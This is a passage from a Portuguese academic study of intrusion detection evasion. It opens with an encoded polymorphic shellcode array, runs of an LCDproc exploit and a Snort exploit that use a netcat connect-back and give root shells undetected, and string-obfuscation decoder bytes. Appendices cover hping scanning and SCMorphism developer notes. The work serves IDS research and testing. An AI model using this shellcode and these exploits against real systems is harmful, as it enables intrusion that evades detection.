The Original Shellcode Length is : 72 bytes

The Final Length is : 96 bytes

Your shellcode are being increased in : 24 bytes

```
char code[] =
        "\xeb\x11\x31\xc9\x5e\xb1\x48\x80\x6c\x0e\xff\x17\x80\xe9\x01"
        "\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x48\xf2\x0e\xfa\x6a\x5a"
        "\x6a\x81\x19\xa0\xf8\xc7\x7d\xe4\x97\x16\x60\x19\x81\x27\x68"
        "\x67\xa0\xf8\x5a\xc7\x7d\xe4\x97\xa0\x58\x1b\xca\x1b\xc7\x7d"
        "\xe4\x97\x5a\xc7\x7d\xe4\x97\x70\xaa\xc7\x56\xe4\x97\x60\x90"
        "\x10\x7f\x46\x46\x8a\x7f\x7f\x46\x79\x80\x85\xa0\xfa\x67\x6a"
        "\xa0\xf8\xc7\x22\xe4\x97";
```

Com a substituição deste shellcode gerado pelo originalmente incluído no exploit, o ataque novamente deve ser realizado.

Desta vez, observa-se que o mesmo não foi detectado pelo SNORT.

Andamento da exploração

```
$ perl priv8lcd.pl
-=[ Priv8security.com LCDproc Server 0.4.1 and lower remote exploit ]=-
```

Usage:

-h <host>

-p port <default 13666>

-t target:

0 - linux

1 - freebsd

-o <offset>

$ perl priv8lcd.pl -h 192.168.0.1 -t 0

id

uid=0(root) gid=0(root) groups=0(root)

Arquivo /var/log/snort/alert

--

--

Nada foi detectado.

Ataques a Detectores de Intrusos, um Exemplo prático

Como mencionado em diversas partes deste estudo, o próprio detector de intrusos pode ser alvo de ataques, ocasionando-se negação do serviço (queda do detector) ou até mesmo a exploração do próprio equipamento.

Falha do Snort Explorada

Recentemente anunciada pela equipe da ISS [ISS, 2005b] existe uma falha na ferramenta SNORT que permite a exploração remota de sensores.

A equipe da Rise Research (da qual o autor atualmente faz parte) liberou um exploit que permite a verificação da efetividade desta falha contra o SNORT [Rise, 2005].

A seguir inclui-se uma saída da exploração em andamento:

$./snort-exploit
Snort 2.4.0 2.4.1 2.4.2 for Linux x86
Copyright 2005 RISE Research Group

Usage:
-t <Target id>
-h <Host>
-i <Ip to connect back>
-l <Port to connect back>
-p <port to attack>

Available targets
0 SuSE Linux 9.3 gcc -O2
1 SuSE Linux 9.3 gcc -O0
2 Debian 3.1 gcc -O2
3 Debian 3.1 gcc -O0
4 Crash gcc -O2
5 Crash gcc -O0

$ nc -l -p 69
$./snort-exploit -t 2 -h 192.168.0.1 -i 192.168.0.100 -l 69 -p 30
id
uid=0(root) gid=0(root) groups=0(root)

Outras formas de codificação existem para shellcodes, tais como geração de códigos Alfanuméricos (apenas letras de A-Z, a-z e números de 0-9), Unicode ou empacotamento para evitar-se NULL bytes.

Atualmente o SCMorphism também suporta a geração de shellcodes alfanuméricos, com a inclusão do código demonstrado por Rix [Rix, 2001] na Phrack (com a devida autorização do mesmo).

3.3.3. Shellcodes alphanuméricos

Consistem em códigos que fazem uso exclusivamente de opcodes alphanuméricos:

0x30 – 0x39 (0 – 9)
0x41 – 0x5A (A – Z)
0x61 – 0x7A (a – z)

Tais códigos são necessários quando o sistema vulnerável a ser explorado utiliza funções de testes tais como isalpha() para verificar os parâmetros recebidos.

Isto gera uma gama muito limitada de instruções, tais como:

popad, xor, ..
push + inc
não tem mov

Exemplo de geração de código alphanumérico:

mov reg, reg ficaria:
push eax
push ecx
push edx
push eax // EBX ira conter o EAX Após um popad
push eax
push ebp
push esi
push edi
popad

Problemas com shellcodes alphanuméricos

Endereço de retorno normalmente não é alphanumérico e existe a possibilidade de detecção.

Outros usos para o Polimorfismo: Modificação de Strings (inc e outras)

Ofuscamento de strings

Passar por filtros como toupper() além de detectores de intrusos.

"/bin/sh" => \x2f\x62\x69\x6e\x2f\x73\x68

dec 0x21

"/AHM/RG" => \x2f\x41\x48\x4d\x2f\x52\x47

Na rotina decodificadora, podemos sobrepassar o filtro e decodificar em tempo de execução:

"\xeb\x31" // jmp 0x31
"\x5b" // popl %ebx
"\x80\x43\x01\x21" // addb $0x21,0x1(%ebx)
"\x80\x43\x02\x21" // addb $0x21,0x2(%ebx)
"\x80\x43\x03\x21" // addb $0x21,0x3(%ebx)
"\x80\x43\x05\x21" // addb $0x21,0x5(%ebx)
"\x80\x43\x06\x21" // addb $0x21,0x6(%ebx)

não existe necessidade de se manter o mesmo offset.

Conclusão

Durante este trabalho, procurou-se demonstrar o funcionamento de sistemas de detecção de intrusos (e suas variações, tais como Firewalls de Camada de aplicação com conhecimento de ataques e sistemas de prevenção de intrusão), enfocando-se os problemas e dificuldades existentes.

Demonstrou-se que a análise de patterns (comparação de padrões) apresenta problemas pois códigos de ataques que serão inseridos na memória (shellcodes) podem possuir recursos de auto-modificação, onde o código trafega pela rede de forma criptografada e possui um algoritmo de decriptografia (decoder) que modifica o mesmo antes de sua execução, diretamente na memória.

Estabeleceu-se assim a base de conhecimento de detectores de intrusos e ataques polimórficos, demonstrando como automatizar a geração de códigos auto-modificáveis para serem utilizados em testes de sistemas de detecção, demonstrando exemplos reais através do software SCMorphism [Branco, 2004b] criado pelo autor deste trabalho.

Futuro

Deve-se preparar o software SCMorphism [Branco, 2004b] para geração de códigos polimórficos para outras plataformas (tais como PA-Risc, PowerPC e SPARC), bem como outros sistemas operacionais (Windows, BSDs, Solaris, HP-UX, Aix), permitindo assim o teste de uma gama maior de sistemas e não apenas sistemas operacionais Linux (salienta-se que o SCMorphism atualmente gera código para sistema alvo Linux, podendo no entanto ser rodado em máquinas Windows e também testar-se qualquer detector de intrusos, pois o sistema do mesmo não diferencia o sistema alvo).

Anexo A - Flags TCP

FLAGS: Existem seis campos de 1 bit dentro do cabeçalho TCP que indicam o estado de determinado pacote em uma conexão:

1. URG

Se estabelece em 1 se estiver em uso o apontador urgente.

Este serve para indicar um deslocamento em bytes a partir do número atual de seqüência em que se encontram dados urgentes. Este recurso substitui as mensagens de interrupção.

2. ACK

Se estabelece em 1 para indicar que o número de recebimento é válido. Se o ACK é 0, o segmento não contém acusação de recebimento, no qual se ignora o número de acusação de recebimento do cabeçalho.

3. PSH

Indica dados empurrados (com PUSH). Por este meio se solicita ao receptor entregar os dados a aplicação assim que chegarem e não colocá-los no buffer até o preenchimento deste.

4. RST

Se usa para reestabelecer uma conexão que foi perdida devida a uma queda de host ou outro motivo; também serve para recusar um segmento não válido ou uma tentativa de abrir conexão.

5. SYN

Se usa para reestabelecer conexões. A solicitação de conexões possuem SYN = 1 e ACK = 0 para indicar que o campo de confirmação de recebimento incorporado não esteja em uso. A resposta de conexão sim leva um reconhecimento, onde tem-se SYN=1 e ACK=1.

6. FIN

Se usa para liberar uma conexão; específica que o transmissor não têm mais dados para transmitir. No entanto, até encerrar a conexão, um processo pode continuar recebendo dados indefinidamente.

Anexo B - Hping [Hping, 2005]

Como a ferramenta hping possui muitos recursos úteis para testes de detectores de intrusos/firewalls fica aqui disponibilizado este adendo sobre a mesma.

Hping é uma ferramenta muito poderosa para segurança de redes por ser um programa baseado em linha de comando e inspirado na interface do comando ping, com a diferença de suportar uma grande variedade de protocolos e funções para realizar testes de segurança em redes, tendo seus principais usos em:

- Testes de Firewall;
- Port scans muito avançados e sofisticados;
- Testes de redes, com diferentes protocolos, TOS e fragmentação;
- Descobrimento de MTU;
- Traceroute avançado, utilizando-se os protocolos suportados;
- OS Fingerprint;
- Auditoria de Stack TCP/IP;
- E testes de sistemas de Detecção de Intrusos.

O hping suporta diversas plataformas tais como Linux, FreeBSD, NetBSD, OpenBSD, Solaris.

Instalação:

```
# tar -zxvf hping2.0.0-rc2.tar.gz
# cd hping2.0.0-rc2
# ./configure
# make
# make install
```

Saída do tcpdump [Tcpdump, 2005] originada por um hping -S

12:28:45.414104 127.0.0.1.1605 -> 127.0.0.1.0:
S 354802768:354802768(0) win 512
12:28:46.414244 127.0.0.1.1606 -> 127.0.0.1.0:
S 446919390:446919390(0) win 512

CASO A: Porta aberta

hping -S -p 80 127.0.0.1
HPING 127.0.0.1(ppp0 127.0.0.1): S set, 40 headers + 0 data bytes
len=44 ip=127.0.0.1flags=SA DF seq=150 ttl=119 id=7017 win=8760 rtt=153.4 ms
len=44 ip=127.0.0.1flags=SA DF seq=166 ttl=119 id=7025 win=8760 rtt=177.0 ms
len=44 ip=127.0.0.1flags=SA DF seq=217 ttl=119 id=7026 win=8760 rtt=196.7 ms
len=44 ip=127.0.0.1flags=SA DF seq=219 ttl=119 id=7030 win=8760 rtt=238.4 ms

*** Como pode ser observado há uma resposta com as flags Syn e Ack (flags=SA), o que indica o estado de disponibilidade da porta.**

CASO B: Porta Fechada

hping -S -p 80 127.0.0.1
HPING 127.0.0.1(ppp0 127.0.0.1): S set, 40 headers + 0 data bytes
len=40 ip=127.0.0.1flags=RA seq=125 ttl=119 id=7007 win=0 rtt=254.8 ms
len=40 ip=127.0.0.1flags=RA seq=127 ttl=119 id=7009 win=0 rtt=254.8 ms
len=40 ip=127.0.0.1flags=RA seq=130 ttl=119 id=7013 win=0 rtt=254.8 ms
len=40 ip=127.0.0.1flags=RA seq=135 ttl=119 id=7015 win=0 rtt=254.8 ms

Desta vez a resposta possui as flags RST e ACK (flags=RA), o que indica que a porta está indisponível.

Scan utilizando outras flags TCP (combinações inválidas)

Pacote TCP com as flags FIN, URG e PSH para descoberta do estado da porta:

a) Se a porta estiver fechada, o alvo não responde com RST.

hping 127.0.0.1 -FUP -c 4 -p 81
HPING 127.0.0.1 (eth0 127.0.0.1): 40 data bytes
60 bytes from 127.0.0.1: flags=RA seq=0 ttl=238 win=0 time=108.1 ms
60 bytes from 127.0.0.1: flags=RA seq=1 ttl=238 win=0 time=107.9 ms

--- 127.0.0.1 hping statistic ---
4 packets tramitted, 2 packets received, 50% packet loss

b) Se a porta estiver aberta, o alvo não responde nada.

hping 127.0.0.1 -FUP -c 4 -p 80

HPING 127.0.0.1 (eth0 127.0.0.1): 40 data bytes
--- 127.0.0.1 hping statistic ---
4 packets tramitted, 0 packets received, 100% packet loss

** Com nmap [*Fyodor, 2005*], pode-se fazer:*
nmap -sX -p1-1024 <destino>

Manipular os pacotes TCP enviados, sem adicionar nenhuma FLAG aos mesmos:

a) Se a porta estiver aberta

hping2 127.0.0.1 -c 4 -p 81
HPING 127.0.0.1 (eth0 127.0.0.1): 40 data bytes
60 bytes from 127.0.0.1: flags=RA seq=0 ttl=238 win=0 time=109.5 ms

--- 127.0.0.1 hping statistic ---
4 packets tramitted, 1 packets received, 75% packet loss

b) Se a porta estiver fechada

hping2 127.0.0.1 -c 4 -p 80
HPING 127.0.0.1 (eth0 127.0.0.1): 40 data bytes

--- 127.0.0.1 hping statistic ---
4 packets tramitted, 0 packets received, 100% packet loss
** Com nmap pode ser feito:*
nmap -sN -p1-1024 <destino>

Anexo C - Developers.txt (explicações de partes do código do SCMorphism)

Espera-se através deste anexo elucidar o funcionamento interno do software SCMorphism, de forma a facilitar o estudo dos ataques polimórficos bem como de técnicas de geração/encapsulamento de código.

O arquivo Developers.txt aqui incluído, será disponibilizado conjuntamente com o código fonte do SCMorphism (diferenciando-se apenas que aqui enfocamos o aspecto científico do texto, sendo corrigidas algumas formas de abordagem do mesmo), visando assim permitir a contribuição da comunidade para a continuidade e ampliação do código do SCMorphism.

O documento (Developers.txt) visa fundamentar os conceitos essenciais para desenvolvimento do software scmorphism.

Oferece uma visão macro do código, propiciando assim a interessados no código do mesmo o fácil entendimento.

Para entender as funções desempenhadas pelo SCMorphism, existem diversos outros documentos contidos dentro do sub-diretório Docs/ do mesmo, bem como este estudo, que oferece todas as bases e fundamentos existentes referentes a detecção de intrusos, explorações e finalmente códigos polimórficos. A função deste anexo é exclusivamente para programadores interessados em descobrir como uma ferramenta automatizada de geração de códigos polimórficos pode ser elaborada e estendida.

Criando novos DECODERS

Uma das funções mais importantes do SCMorphism está relacionada aos decoders (para entendimento dos mesmos, leia o arquivo HowItWorks.txt ou a seção referente a polimorfismo deste estudo).

O SCMorphism possui um subdiretório chamado asm-decoders/ que possui diversos subdiretórios separados pelo nome do decoder específico.

Como pode ser notado, um exemplo:

asm-decoders/add-decoder

Dentro destes subdiretórios, existem alguns arquivos, organizados da seguinte forma:

decoder.S --> Código assembly (sintaxe intel) do decoder

decoder.s --> Código assembly (sintaxe at&t) do decoder

encoder.c --> Simples código em C, que possui um shellcode padrão, o código hexa do decoder e o processo necessário para a codificação do shellcode e sua execução. Este arquivo é utilizado para testar os decoders ANTES da implementação do mesmo no SCMorphism.

Dependendo do decoder, existe o decoder.S ou o decoder.s, conforme a sintaxe na qual o decoder foi escrito (isto existe devido ao fato de muitos desenvolvedores assembly preferirem uma do que outra).

Dentro do diretório asm-decoders/ em si ainda existem dois arquivos importantes:

TODO --> Contém idéias de novos decoders

do.txt --> Documento que explica como gerar o opcode para ambas as sintaxes: intel e at&t

Importante notar que como um padrão utilizado para facilitar o uso dos opcodes em C, os valores que deverão ser fornecidos pelo usuário para seu decoder (por exemplo o tamanho do shellcode ou o valor a ser utilizado em uma operação matemática) devem gerar opcodes 00 (este valor será substituído pelo código do scmorphism pelo valor necessário pelo software).

A seção polimorfismo explica de uma forma mais ampla a geração dos decoders.

+ Adicionar um novo decoder ao SCMorphism

Após a obtenção dos opcodes de um novo decoder e o teste do mesmo em go.c, este deve ser inserido adequadamente no código do SCMorphism.

Para fazer isto, deve-se modificar alguns arquivos. Cabe salientar que o código do SCMorphism está focando o melhor entendimento do mesmo e não o desempenho, portanto algumas atividades podem ser redundantes ou poderiam ser substituídas por equivalentes que consumissem menos memória/processador. Apesar deste item, a funcionalidade do mesmo é realmente incrível, já que mesmo nos piores casos o tempo gasto pelo software é desprezível.

Arquivo decoders.h

Este arquivo está bem organizado e visa facilitar o uso do SCMorphism por outros softwares, já que o próprio SCMorphism não faz uso do mesmo. O novo decoder deve ser adicionado ao final deste arquivo, sempre seguindo o padrão adotado:

```
/* nome do decoder */
char <nome>decoder[]=     /* tamanho do decoder */
        "\opcode\opcode"      /* código assembly retornado pelo objdump */
;
```

Arquivo functions.h

Parte deste arquivo possui defines respectivos ao decoder adicionado (valor usado dentro do software em if's e case's).

Usa-se então, após o último definido:

#define <NOME>TYPE <próximo número> /* função do decoder, se esta não for auto-sugestiva - como por exemplo o RORBTYPE */

Deve-se também incrementar o valor do:

#define MAJORTYPE <somar um ao valor atual>

Pois ele é utilizado nos testes do valor do tipo do decoder entrado pelo usuário.

Arquivo coding.c

Dentro deste arquivo a função crypt possui os CASEs responsáveis pela geração do novo shellcode (importante salientar que este seria o shellcode ainda sem o decoder adicionado - estando dentro de um do_while e um for, que checa os badchars e passa por cada elemento da matriz encoded).

Nesta função vemos a chamada para a respectiva getdecoder, que é a parte responsável por gerar o decoder e se encontra no arquivo decoders.c (na realidade, existe uma instrução Switch/CASE que chama uma função específica de cada decoder localizada em _decoders.c).

Existe um uso muito grande de labels (goto, lembrando-se que o gcc otimiza o código das chamadas goto, tornando-as eficiente para certos usos e muito usada no kernel do Linux, provando que seu uso não significa um código ruim) para sair destes loops (no caso de decoders que possuem problemas com as checagens de badchar ou que chamam funções que percorrem toda a string (como o rol/ror)).

O novo decoder deve portanto ser adicionado aqui, bem como nos arquivos decoders.c e _decoders.c com a respectiva função de geração do decoder e de codificação do shellcode.

Arquivo decoders.c

Aqui como mencionado localiza-se a função getdecoder, que será utilizada para se receber o decoder a ser utilizado (nesta etapa o shellcode já está codificado) e como parâmetro recebe-se o tamanho do shellcode e o tipo do decoder a ser utilizado.

Existe aqui um switch, responsável por chamar a função respectiva de cada decoder, que deve estar no arquivo _decoders.c.

Adiciona-se o novo decoder neste switch e a respectiva função em _decoders.c.

Arquivo _decoders.c

Possui as funções responsáveis pelo retorno do respectivo decoder a função chamadora (normalmente getdecoder).

Arquivo _encoders.c

Possui as funções responsáveis pela codificação do shellcode, normalmente chamado por crypt (arquivo coding.c).

Atualmente apenas os decoder relativos a rotação de bytes utilizam funções específicas (as operações dos demais são excessivamente simples e portanto foram adicionadas diretamente na função crypt). Aqui salienta-se que cabe ao desenvolvedor do novo decoder saber se o código que modifica o shellcode original precisa ser feito através de uma função separada (por ser muito grande ou complexo) ou poderia estar localizado sem problemas na própria função crypt.

Optimize e outras opções

Decoders que possuam múltiplas formas de si mesmo (por exemplo inserção de junks no meio do mesmo, ou substituição de códigos/registradores equivalentes) devem ser suportados pelo software.

No entanto, muitas vezes os usuários estão interessados no menor shellcode polimórfico possível utilizando o novo decoder.

Para isto, existe a variável global optimize (definida em main.c) e definida em parse.c, que quando verdadeira deve retornar o menor decoder possível.

Os tamanhos utilizados pelos decoders podem estar nas seguintes variáveis globais, definidas em coding.c:

sizeA - utilizado em operações de add
sizeS - utilizado em operações de sub
sizeX - utilizado em operações de xor
sizeR - utilizado em operações de rotação
size - utilizado quando a opção -n for específicada

Portanto, caso o shellcode possua estas operações, estas variáveis (testar se estão definidas, caso contrário deve ser utilizada a variável size) devem ser utilizadas, bem como a optimize (que caso esteja definida, deve retornar sempre o menor decoder possível). Nunca o valor a ser utilizado deve ser fixado, pois neste caso seria muito fácil criar uma assinatura para detectar o shellcode.

Se o usuário não específicar nenhum valor, será gerado um randomicamente (em coding.c). É necessário um if para cada tipo de variável, já que existem exceções (como a sizeR, que pode ser entre 0 e 31 apenas).

Adicionando novas variáveis de valores de operações

Caso o decoder execute outras operações ainda não suportadas, seria interessante o usuário poder escolher um valor exatamente para esta operação (isto facilita o uso do decoder em decoders multi-pattern, que executam diversas operações, onde o usuário pode escolher um valor a ser utilizado em CADA operação). Obviamente isto é desejável, portanto não deve ser utilizada a variável size para estas operações, nem fixado o valor a ser utilizado.

Primeiramente o coding.c deve ser editado, para que se acrescente a definição, usando a sintaxe:

> int size<primeira letra de seu decoder> = 0; /* deve ser inicializada para evitar que seja utilizada, já que o código todo entende esta variável != 0 quando o usuário não específica um valor, e irá randomizar nestes casos */

Após isto, no arquivo parse.c:

> extern int <nome da variável>

Em coding.c também deve-se adicionar o if que testará se esta variável foi definida e caso contrário chamar a função randnumber(máximo valor) para gerar um número randômico para esta (o valor máximo será o especificado, nunca maior nem menor do que 0).

Também em coding.c existe um if (size != 0), onde se size foi definido, o novo size<nome> deverá assumir o valor de size.

Com isto diminuí-se a complexidade do código, já que não tem de testar size, apenas usar o valor size<operação> que se desejar.

Por fim, voltando ao arquivo parse.c deve-se adicionar:

/ -x <valor usado em operações xor> - aqui substituir o -x pelo argumento de linha de comando que deseja utilizar */*

```
    if ( strcmp(argv[i],"-x") == 0) // Value used by xor operations
{
        if (! argv[i+1]) // fix segfault when the length isnt specified
    {
            menu();
                /* Esta mensagem pode ser específica para a nova operacao */
          help("\n Please, specify the length\n");
    }

    if ( atoi(argv[i+1]) > 0 && atoi(argv[i+1]) < 256 )
            sizeX=atoi(argv[i+1]);
    else
    {
            printf("\nError in number gived by you\n");
          exit(-1);
    }
 }
```

Após adicionada a opção ao menu, basta informar ao usuário no help da aplicação.

Para isso editar o arquivo menu.c:

Dentro da função menu() pode-se especificar o que desejar, bem como explicar ao usuário o que objetiva-se.

Problemas comuns na criação de DECODERS

Esquecimento/Mal funcionamento da função codificadora

Para saber se isto está realmente acontecendo, deve-se verificar o shellcode gerado. Cabe observar o shellcode gerado pelo software, utilizando-se um valor fixo (com a opção -n, que

sobrescreve todas as outras) e o menor possível (opção -o, que evita a randomização do decoder).

Neste caso, coloca-se o mesmo shellcode no arquivo go.c e executa-se. As saídas de ambos devem ser iguais. Aqui pode-se facilmente ver se o decoder (no início do código) ou se o shellcode codificado estão errados e fazer a correção no local devido.

Internacionalização

O SCMorphism agora possui facilmente a característica de ser traduzido para diferentes línguas.

Basta copiar um arquivo .h dentro de languages/ para a nova língua (ex: pt_BR.h) e traduzi-lo, adaptando as mensagens do sistema.

Após isto, altera-se o arquivo includes/language.h para refletir o novo arquivo .h criado.

Referências Bibliográficas

(Northcutt, 2002) Northcutt, S.; Zeltser, L.; Winters, S.; Frederick, K. K.; Ritchey, R. W. **Insider Network Perimeter Security**, News Riders, 2002.

(Northcutt, 2000) Northcutt, S.; **Novak, J.; Mclachlan, D. Network Intrusion Detection - An analyst's Handbook**, 2nd ed., News Riders, 2000.

(Endorf, 2004) Endorf, C.; Schultz, E.; Mellander, J. **Intrusion Detection & Prevention**, Mcgrawhill Osborne, 2004.

(Northcutt, 2001) Northcutt, S.; Cooper, M.; Fearnow, M.; Frederick, K. **Intrusion Signatures and Analysis**, News Riders, 2001.

(Koziol, 2003) Koziol, Jack. **Intrusion Detection With Snort**, Sams, 2003.

(Branco, 2004a) Branco, R. R. "Assinaturas de Ataques", Conisli, Novembro/2004, Disponível em: **<http://www.firewalls.com.br/files/Assinaturas_Ataques_Final.pdf>**. Acesso em: 24 fev. 2005.

(Branco, 2005) Branco, R. R. "Assinaturas de Ataques", CNASI, Novembro/2005, Disponível em: **<http://www.bsdaemon.org/docs/Palestra_IDS-new.pdf>**. Acesso em: 24 fev. 2005.

(Branco, 2004b) Branco, R. R. SCMorphism v1.4. Disponível em: **<http://www.bsdaemon.org>**. Acesso em: 24 fev. 2005.

(ISS, 2005) ISS Team. Virus Prevention Without Signatures. Disponível em: **<http://documents.iss.net/whitepapers/ISS_VPS_White_Paper.pdf>**. Acesso em: 13 nov. 2005.

(Ernest, 2003) Ernest & Young. Global Information Security Survey. Disponível em: **<http://www.ey.com/global/download.nsf/International/TSRS_-_Global_Information_Security_Survey_2003/$file/TSRS_-_Global_Information_Security_Survey_2003.pdf>**. Acesso em: 13 nov. 2005.

(RegistroBr, 2005) Registro.br. Disponível em: **<http://registro.br>**. Acesso em: 13 nov. 2005.

(Google, 2005) Google. Disponível em: **<http://www.google.com.br>**. Acesso em: 13 nov. 2005.

(Miranda, 2000) Miranda, Andre F. Denial of Service RealSecure. Disponível em: **<http://msgs.securepoint.com/cgi-bin/get/bugtraq0008/241.html>**. Acesso em: 13 nov. 2005.

(Checkpoint, 2000) Checkpoint. IP Fragment-driven Denial of Service Vulnerability. Disponível em: **<http://www.checkpoint.com/techsupport/alerts/ipfrag_dos.html>**. Acesso em: 13 nov. 2005.

(ISS, 2004) ISS Team. Tcpdump ISAKMP Packet Integer Underflow. Disponível em: **<http://xforce.iss.net/xforce/xfdb/15679>**. Acesso em: 13 nov. 2005.

(ISS, 2005b) ISS Team. Snort Back Orifice Parsing Remote Code Execution. Disponível em: **<http://xforce.iss.net/xforce/alerts/id/207>**. Acesso em: 13 nov. 2005.

(Branco, 2005b) Branco, R. R. Backdoors x Firewalls de Aplicação - Praticando em Kernel do Linux. Disponível em: **<http://www.bsdaemon.org/docs/Palestra_AppBackdoor.pdf>**. Acesso em: 13 nov. 2005.

(Websense, 2005) WebSense. Disponível em: **<http://www.websense.com/global/en/>**. Acesso em: 13 nov. 2005.

(Reynolds, 1985) Reynolds, J. RFC 959 - File Transfer Protocol. Disponível em: **<http://www.faqs.org/rfcs/rfc959.html>**. Acesso em: 13 nov. 2005.

(Netfilter, 2005) Netfilter. Disponível em: **<http://www.netfilter.org>**. Acesso em: 13 nov. 2005.

(Checkpoint, 2005) Checkpoint. Stateful Inspection Technology. Disponível em: **<http://www.checkpoint.com/products/downloads/Stateful_Inspection.pdf>**. Acesso em: 13 nov. 2005.

(Tripwire, 2005) Tripwire. Disponível em: **<http://www.tripwire.com>**. Acesso em: 13 nov. 2005.

(Aide, 2005) Aide. Disponível em: **<http://www.cs.tut.fi/~rammer/aide.html>**. Acesso em: 13 nov. 2005.

(RSA, 2005) RSA Labs. FAQ - What is a hash function? Disponível em: **<http://www.rsasecurity.com/rsalabs/node.asp?id=2176>**. Acesso em: 13 nov. 2005.

(RSA, 2005) RSA Labs. FAQ - What are MD2, MD4 and MD5? Disponível em: **<http://www.rsasecurity.com/rsalabs/node.asp?id=2253>**. Acesso em: 13 nov. 2005.

(RSA, 2005) RSA Labs. FAQ - What are SHA and SHA-1? Disponível em: **<http://www.rsasecurity.com/rsalabs/node.asp?id=2252>**. Acesso em: 13 nov. 2005.

(Cisco, 2005) Cisco. Disponível em: **<http://www.cisco.com>**. Acesso em: 13 nov. 2005.

(3com, 2005) 3com. Disponível em: **<http://www.3com.com>**. Acesso em: 13 nov. 2005.

(Symantec, 2005) Symantec. Code Red Worm Disponível em: **<http://securityresponse.symantec.com/avcenter/venc/data/codered.worm.html>**. Acesso em: 13 nov. 2005.

(Foundrynet, 2005) Foundrynet. Packeteer. Disponível em: **<http://www.foundrynet.com/about/partners/fortified/partnersSecurity.html>**. Acesso em: 13 nov. 2005.

(Branco, 2004c) Branco, R. R. "Polymorphism x SandBox - SCMorphism x Checkpoint", Disponível em: **<http://www.bsdaemon.org>**. Acesso em: 24 fev. 2005.

(XForce, 2005) X-Force. Disponível em: **<http://xforce.iss.net>**. Acesso em: 13 nov. 2005.

(Branco, 2004d) Branco, R. R. "Evasão de Detectores de Intrusos", IV Simpósio Segurança da Informação - ITA, Novembro/2004, Disponível em: **<http://www.firewalls.com.br/files/evasão_ITA.pdf>**. Acesso em: 24 fev. 2005.

(Sourcefire, 2005) Sourcefire. Disponível em: **<http://www.sourcefire.com>**. Acesso em: 13 nov. 2005.

(Izbasa, 2005) Izbasa, Cornel. A Neural Network-based IDS. Disponível em: **<http://www.ieat.ro:8081/IeAT/research/researchreports/ids.pdf/download>**. Acesso em: 15 nov. 2005.

(Dao, 2002) Dao, Vu. Computer Network Intrusion Detection Via Neural Networks Methods. Disponível em: **<http://www.comsoc.org/oeb/Past_Presentations/Intrusion_Detection_VuDao.pdf>**. Acesso em: 15 nov. 2005.

(Neohapsis, 2005) Neohapsis. Disponível em: **<http://www.neohapsis.com/>.** Acesso em: 13 nov. 2005.

(Osec, 2005) Osec. Disponível em: **<http://osec.neohapsis.com/>**. Acesso em: 13 nov. 2005.

(ADMmutate, 2004) "K2". ADMmutate Disponível em: **<http://www.ktwo.ca/c/ADMmutate-0.8.4.tar.gz>**. Acesso em: 24 fev. 2005.

(Checkpoint, 2005) Checkpoint. Disponível em: **<http://www.checkpoint.com/>**. Acesso em: 13 nov. 2005.

(Gartner, 2002) Research Firm Recognizes Check Point as VPN Market Leader. Disponível em: **<http://www.checkpoint.com/press/2002/gartner091002.html>**. Acesso em: 13 nov. 2005.

(Gartner, 2004) CheckPoint Positioned in the Leader Quadrant in Gartner Firewall Report. Disponível em: **<http://www.checkpoint.com/press/2004/gartner042204.html>**. Acesso em: 13 nov. 2005.

(Snort, 2005) Snort Community. Disponível em: **<http://www.snort.org/community/>**. Acesso em: 13 nov. 2005.

(SnortInline, 2005) Snort Inline Tool **<http://snort-inline.sourceforge.net>**. Acesso em: 15 nov. 2005.

(Branco, 2004e) Branco, R. R. “Ataques Polimórficos”, Hackers to Hackers Conference, Novembro/2004 Disponível em: **<http://www.firewalls.com.br/files/polimorfismo.pdf>**. Acesso em: 24 fev. 2005.

(Green, 2003) Green, Chris. Snort 1.9.1 versus 2.0.x. Disponível em: **<http://archives.neohapsis.com/archives/snort/2003-05/0625.html>**. Acesso em: 24 fev. 2005.

(Route, 1997) Route. New Teardrop. Disponível em: **<http://www.clifford.at/olddown/newtear.c>**. Acesso em: 24 fev. 2005.

(Eci, 1997) Eci. Windows Nuke. Disponível em: **<http://members.tripod.com/OskarK/winnuke.c>**. Acesso em: 24 fev. 2005.

(Myn, 2000) Myn. Mirc Bound Exploit. Disponível em: **<http://hack.com.ru/exploits/daemon/irc/mirc/hanson.c>**. Acesso em: 24 fev. 2005.

(Klepto, 1999) Klepto & Defile. Bluescreens Windows Users. Disponível em: **<http://24.234.143.242/p2/kod.c>**. Acesso em: 24 fev. 2005.

(Chapman, 1999) Chapman, Jonathan. Reboots HiperARC Faster. Disponível em: **<http://packetstorm.linuxsecurity.com/9908-exploits/hiperbomb2.c>**. Acesso em: 24 fev. 2005.

(Mysterio, 2000) Mysterio. Simple denial of service attack against Windows98/95/2000/NT Machines. Disponível em: **<http://packetstormsecurity.nl/DoS/trash.c>**. Acesso em: 24 fev. 2005.

(Holobyte, 1998) Holobyte. Wingate Exploit. Disponível em: **<http://www.cotse.com/sw/dos/win/wingatecrash.c>**. Acesso em: 24 fev. 2005.

(Mosher, 1999) Mosher, Rob. Exploits bug in M$'s IP Stack. Disponível em: **<http://www.weltregierung.de/security/roc/DoS/pimp.c>**. Acesso em: 24 fev. 2005.

(Zakath, 1996) Zakath. ICMP Echo Killer. Disponível em: **<http://www.l0t3k.net/tools/Spoofing/echok.c>**. Acesso em: 24 fev. 2005.

(Stec, 1998) Stec. DoS Flood Attack. Disponível em: **<http://zeus.burtonhosting.com/test/duy.c>**. Acesso em: 24 fev. 2005.

(Inetd, 2000) Inetd.DoS. Disponível em: **<http://packetstormsecurity.nl/9902-exploits/inetd.DoS.c>**. Acesso em: 13 nov. 2005.

(Wagner, 2005) Wagner, Rene. LCDProc. Disponível em: **<http://lcdproc.omnipotent.net>**. Acesso em: 13 nov. 2005.

(Priv8, 2005) Priv8 Security Research. Disponível em: **<http://www.priv8security.org>**. Acesso em: 13 jan. 2005.

(Priv8, 2004) Priv8 Security Research - #2004-001. Disponível em: **<http://packetstormsecurity.org/0404-advisories/lcdproc.adv1>**. Acesso em: 13 jan. 2005.

(Priv8, 2004b) Priv8 Security Research - #2004-002. Disponível em: **<http://packetstormsecurity.org/0404-advisories/lcdproc.adv2>**. Acesso em: 13 jan. 2005.

(Gera, 2003) Gera; Riq. Advances in Format String **<http://www.phrack.org/phrack/59/p59-0x07.txt>**. Acesso em: 13 nov. 2005.

(Griffiths, 2004) Griffiths, Andrew. Shifting the Stack Pointer Disponível em: **<http://www.phrack.org/phrack/63/p63-0x0e_Shifting_the_Stack_Pointer.txt>**. Acesso em: 13 nov. 2005.

